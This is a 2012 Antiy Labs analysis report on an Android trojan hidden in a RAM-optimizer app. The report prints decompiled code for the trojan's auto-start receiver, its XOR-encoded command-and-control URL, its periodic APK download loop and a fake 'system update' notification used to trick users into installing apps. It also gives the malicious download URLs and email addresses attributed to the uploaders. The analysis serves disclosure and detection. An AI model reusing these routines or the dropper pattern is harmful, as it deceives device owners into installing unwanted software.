

Analysis Report on Android Trojan Gapp

Antiy Labs

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Sample Signature

Basic Information

Virus Name: Trojan/Android.gapp.a[rmt]
 Type: Trojan
 Sample MD5: FC4104C17C9DC33C9FDA3CE52EDA2AFE
 Sample CRC32: 7D0AA8F1
 Sample Length: 71743 bytes
 Found time: Feb. 8, 2012


Signature Description

The sample tampers the RAM optimization manager of applications. After the first execution, it will access <http://www.00android.com> to get the URL list that can be used to download other programs. It will download apk file at regular intervals and then forge a "system update" to cheat users to install the downloaded program. It will also access <http://www.00android.com> to update the URL list at regular intervals.

Sample Analysis

Static Analysis

The sample binds itself to seemingly good software and all the malware is in the package `com.google.process.gapp`. It is shown as follows:



Analysis of AndroidManifest.xml

Sensitive Privileges:

android.permission.RECEIVE_BOOT_COMPLETED allows programs to auto-start.

Malicious Module:

Receiver: com.google.process.gapp.A

Service: com.google.process.gapp.GoogleServicesFrameworkService

Analysis of Receiver com.google.process.gapp.A

The receiver listens to the system startup Intent. When the system starts and the sd card is detected, it will start the service

com.google.process.gapp.GoogleServicesFrameworkService. The code is as follows:

```

public static void start(Context paramContext)
{
    if (!mb)
    {
        mb = 1;
        Intent localIntent = new Intent(paramContext, GoogleServicesFrameworkService.class);
        ComponentName localComponentName = paramContext.startService(localIntent);
    }
}

public void onReceive(Context paramContext, Intent paramIntent)
{
    if ((Environment.getExternalStorageState().equals("mounted")) && (paramIntent.getAction().equals("android.intent.action.BOOT_COMPLETED")))
        start(paramContext);
}

```

Analysis of Service

com.google.process.gapp.GoogleServicesFrameworkService

When the service starts, it will start process B, C and D at regular intervals to register a receiver, which can be used to monitor the screen unlocking and locking Intent. The code is as follows:

```

public void onCreate()
{
    super.onCreate();
    Object localObject = null;
    try
    {
        PackageManager localPackageManager = getPackageManager();
        String str1 = getPackageName();
        ApplicationInfo localApplicationInfo = localPackageManager.getApplicationInfo(str1, 128);
        localObject = localApplicationInfo;
        String str2 = localObject.metaData.getString("time");
        long l1 = System.currentTimeMillis();
        long l2 = Long.parseLong(str2.substring(2));
        if (l1 - l2 > 172800000L)
        {
            new C(this).start();
            new R(this).start();
            new R(this).start();
            H localH = new H(this);
            this.mc = localH;
            IntentFilter localIntentFilter = new IntentFilter();
            localIntentFilter.addAction("android.intent.action.SCREEN_OFF");
            localIntentFilter.addAction("android.intent.action.SCREEN_ON");
            BroadcastReceiver localBroadcastReceiver = this.ma;
            Intent localIntent = registerReceiver(localBroadcastReceiver, localIntentFilter);
        }
    }
}

```

Analysis of Process C (The path is con/google/process/gap/even/C)

Can get the URL string from the u.bin file and then execute the "XOR" operation; a plain-text URL string will then be formed. The code is as follows:

```

InputStream localInputStream = this.md.getAssets().open("u.bin");
int i = localInputStream.available();
byte[] arrayOfByte1 = new byte[i];
byte[] arrayOfByte2 = new byte[i];
int j = localInputStream.read(arrayOfByte1);
int k = 0;
while (true)
{
    if (k >= i)
    {
        str = new String(arrayOfByte2);
        label158: return str;
    }
    int m = (byte) (arrayOfByte1[k] ^ 0x8);
    arrayOfByte2[k] = m;
    k += 1;
}

```

The encrypted string in ptu.bin: “`|x2” &88iflzgal&kge’Af{|iddlxc’Af{|iddlxc&x`x”

The plain-text URL string: <http://www.00android.com/InstallApk/InstallApk.php>

The obtained URL list contains information such as the app ID, the package name, the download website and the update notice.

The sample will then store the list in the file soft.db (which is dynamically created after the program executes). At regular intervals, the sample will read soft.db and get the

download information of the apk program (including the download website). Then it will download the apk program and store it in sdcard/download. The code is as follows:

```

while (true)
{
    L localL = this.mf;
    String str1 = this.mh;
    List localList = E.ma(localL.mg(str1));
    if (localList != null)
    {
        Iterator localIterator1 = localList.iterator();
        label60: label93: label237:
        while (true)
        {
            while (true)
            {
                if (localIterator1.hasNext())
                    break label60;
                long l1 = 18000000L;
                try
                {
                    Thread.sleep(l1);
                }
                catch (InterruptedException localInterruptedException1)
                {
                    localInterruptedException1.printStackTrace();
                }
            }
            break;
            Q localO = (Q)localIterator1.next();
            int i = 0;
            Iterator localIterator2 = this.md.getPackageManager().getInstalledPackages(0).iterator();
            if (!localIterator2.hasNext());
            while (true)
            {
                if (i != 0)
                    break label237;
                H localN1 = this.mg;
                String str2 = localO.mo();
                if (localN1.mf(str2))
                    break;
                H localN2 = this.mg;
                String str3 = localO.mo();
                String str4 = localO.mq();
                String str5 = localO.mz();
                String str6 = localO.mp();
                String str7 = localO.mh();
                String str8 = localO.mg();
                localN2.mg(str3, str4, str5, str6, str7, str8);
                break;
                String str9 = ((PackageInfo)localIterator2.next()).packageName;
                String str10 = localO.mq();
                if (str9.indexOf(str10) == -1)
                    break label93;
                i = i;
            }
        }
    }
}

```

Analysis of Process D (The path is com/google/process/gap/even/D)

"D" will forge a system update notice. When users click it, they will install the apk program in the download directory.

The code is as follows:

```
private void me(CharSequence paramCharSequence1, CharSequence paramCharSequence2, String paramString)
{
    NotificationManager localNotificationManager = (NotificationManager)this.md.getSystemService("notification");
    long l = System.currentTimeMillis();
    Notification localNotification = new Notification(17301514, paramCharSequence2, 1);
    localNotification.flags = 16;
    localNotification.defaults = 1;
    String str1 = String.valueOf(new X().mf());
    String str2 = str1 + paramString;
    Uri localUri = Uri.fromFile(new File(str2));
    Intent localIntent1 = new Intent("android.intent.action.VIEW");
    Intent localIntent2 = localIntent1.setFlags(268435456);
    Intent localIntent3 = localIntent1.setDataAndType(localUri, "application/vnd.android.package-archive");
    PendingIntent localPendingIntent = PendingIntent.getActivity(this.md, 1234756, localIntent1, 134217728);
    Context localContext = this.md;
    localNotification.setLatestEventInfo(localContext, paramCharSequence1, paramCharSequence2, localPendingIntent);
    localNotificationManager.notify(1234756, localNotification);
}
1
```

Analysis of Local Behavior

The sample seems like a good RAM optimization manager program. After the first run and restart, the malicious functionality will be triggered. Users can see a forged system update notice in the upper left corner, as shown in the following figure.





Analysis of Network Behavior

a. When <http://www.00android.com/InstallApk/InstallApk.php> is accessed, the result will be as follows:



The information of the pcap package is:


```

GET /InstallApk/InstallApk.php HTTP/1.1
User-Agent: Dalvik/1.1.0 (Linux; U; Android 2.1-update1; generic Build/ECLAIR)
Host: www.00android.com
Accept: */*
Connection: Keep-Alive

HTTP/1.1 200 OK
Connection: close
Date: Wed, 08 Feb 2012 07:46:39 GMT
Server: Microsoft-IIS/6.0
X-Powered-By: ASP.NET
X-Powered-By: PHP/5.2.9-2
Content-type: text/html

...<resources>
  <softs>
    <id>59</id>
    <page>com.kanbox.wp</page>
    <path>http://myappinstall.googlecode.com/files/kubox.apk</path>
    <name>kubox.apk</name>
    <title>.....</title>
    <content>.....</content>
  </softs>
  <softs>
    <id>13</id>
    <page>com.snda.youni</page>
    <path>http://apk4sam.googlecode.com/files/youni.apk</path>
    <name>youni.apk</name>
    <title>.....</title>
    <content>.....</content>
  </softs>

```

The soft.db contains information related to the downloaded program. The contents are as follows:

id	path	name	title	download	total	speed	length	title	content	icon
1	http://www.00android.com/files/kubox.apk	kubox.apk	.....	0	0	0	0	.....	.....	.....
2	http://www.00android.com/files/youni.apk	youni.apk	.....	0	0	0	0	.....	.....	.....
3	http://www.00android.com/files/youni.apk	youni.apk	.....	0	0	0	0	.....	.....	.....
4	http://www.00android.com/files/youni.apk	youni.apk	.....	0	0	0	0	.....	.....	.....
5	http://www.00android.com/files/youni.apk	youni.apk	.....	0	0	0	0	.....	.....	.....
6	http://www.00android.com/files/youni.apk	youni.apk	.....	0	0	0	0	.....	.....	.....
7	http://www.00android.com/files/youni.apk	youni.apk	.....	0	0	0	0	.....	.....	.....
8	http://www.00android.com/files/youni.apk	youni.apk	.....	0	0	0	0	.....	.....	.....
9	http://www.00android.com/files/youni.apk	youni.apk	.....	0	0	0	0	.....	.....	.....

The sample will then access <http://www.00android.com/InstallApk/InstallApk.php> to get information on the URL list.

b. It will then access <http://www.00android.com/>, and the results are as follows:



c. We will list some URLs that are used to download apk programs.

<http://myappinstall.googlecode.com/files/kubox.apk>

<http://apk4sam.googlecode.com/files/tuangoudaquan.apk>

<http://myappinstall.googlecode.com/files/oupeng.apk>

<http://apk4sam.googlecode.com/files/papayu.apk>

...

It can be seen that they all refer to googlecode.com. The sample can access projects myappinstall and apk4sam.

<http://code.google.com/p/apk4sam/>

The creator uses QQ email: 313371863@qq.com

code.google.com/u/108057609191606583488/?ca=78d1d6ed587af6de912561121993ed60&aca=796c4d2e229f1e412

313371...@qq.com

User Profile | Updates

Username: 313371863@qq.com
Starred developers: None

Role	Project	Summary
Owner	apk4sam	mark

code.google.com/projects/apk4sam/downloads

apk4sam

Files

Filename	Summary + Labels	Uploaded	Released	Size	Download Count
apk4sam.apk	apk4sam	4 days ago	4 days ago	2.8 MB	8889
apk4sam.apk	markapk4	Jan 17	Jan 17	1.4 MB	20370
apk4sam.apk	markapk4	Jan 5	Jan 5	1.4 MB	17635
apk4sam.apk	apk4sam	Jan 5	Jan 5	2.8 MB	10734
apk4sam.apk	apk4sam	Dec 31	Dec 31	8.8 MB	95059
apk4sam.apk	apk4sam	Dec 29	Dec 29	200 KB	4118
apk4sam.apk	apk4sam	Dec 29	Dec 29	4.8 MB	4297
apk4sam.apk	apk4sam	Dec 29	Dec 29	2.8 MB	65624

<http://code.google.com/p/myappinstall/>

The creator uses QQ email: 121581761@qq.com

code.google.com/u/111653252370526807804/?ca=744a98e4bc402ee267bd1c0d937c9e&aca=c3397a20da70bc5d15e

121581...@qq.com

User Profile | Updates

Username: 121581761@qq.com
Starred developers: None

Role	Project	Summary
Owner	installapk2	app
Owner	myappinstall	app

Filename	Summary + Labels	Uploaded	Release Date	Size	Download Count
lshd_2.apk	app?	6 days ago	6 days ago	2.9 MB	12972
jinlongshangcheng.apk	app?	Jan 19	Jan 19	2.2 MB	23957
supeng.apk	app?	Jan 17	Jan 17	613 KB	7685
dahan.apk	app?	Jan 17	Jan 17	422 KB	7529
anxuechuhou.apk	app?	Jan 13	Jan 13	3.2 MB	23353
qitx.apk	app	Jan 6	Jan 6	2.5 MB	19800
kanbos.apk	app	Dec 31	Dec 31	1.6 MB	37954
shijie.apk	app	Dec 29	Dec 29	2.3 MB	6
fubox.apk	app	Dec 29	Dec 29	1.6 MB	47783
zotabewenhu.apk	app	Dec 29	Dec 29	3.2 MB	18113
uc.apk	app	Dec 29	Dec 29	5.1 MB	3253
KakaZaoStore.apk	app	Dec 29	Dec 29	1.0 MB	7899
datangou.apk	app	Dec 29	Dec 29	1.5 MB	24904

It can be seen that the author has a similar project installapk2. The website is <http://code.google.com/p/installapk2/>

Filename	Summary + Labels	Uploaded	Release Date	Size	Download Count
lshd_2.apk	app?	6 days ago	6 days ago	2.9 MB	12972
jinlongshangcheng.apk	app?	Jan 19	Jan 19	2.2 MB	23957
supeng.apk	app?	Jan 17	Jan 17	613 KB	7685
dahan.apk	app?	Jan 17	Jan 17	422 KB	7529
anxuechuhou.apk	app?	Jan 13	Jan 13	3.2 MB	23353
qitx.apk	app	Jan 6	Jan 6	2.5 MB	19800
kanbos.apk	app	Dec 31	Dec 31	1.6 MB	37954
shijie.apk	app	Dec 29	Dec 29	2.3 MB	6
fubox.apk	app	Dec 29	Dec 29	1.6 MB	47783
zotabewenhu.apk	app	Dec 29	Dec 29	3.2 MB	18113
uc.apk	app	Dec 29	Dec 29	5.1 MB	3253
KakaZaoStore.apk	app	Dec 29	Dec 29	1.0 MB	7899
datangou.apk	app	Dec 29	Dec 29	1.5 MB	24904

As of Feb. 8, 2012, the 42 apk programs of the 3 projects had all been downloaded and processed. We believe 31 of them are good programs.

Detection and Removal Methods

You can install AVL for Android from the Android Market to detect the Gapp Trojan. The website is <https://market.android.com/details?id=com.antiy.AVLA>.

The QR code is:



You can also use our LBE security guard with embedded AVL engine. It can detect Gapp and monitor threats to the Android system in real-time. The website for LBE is:
<http://www.lbesec.com/>

Conclusion

This malware can remotely control users' systems and defraud users. The attackers mainly aim for monetary gain. The malware can reside in memory for a long time without being noticed and can download software and induce users to install. Due to this, it will cause lots of network traffic and expenses.

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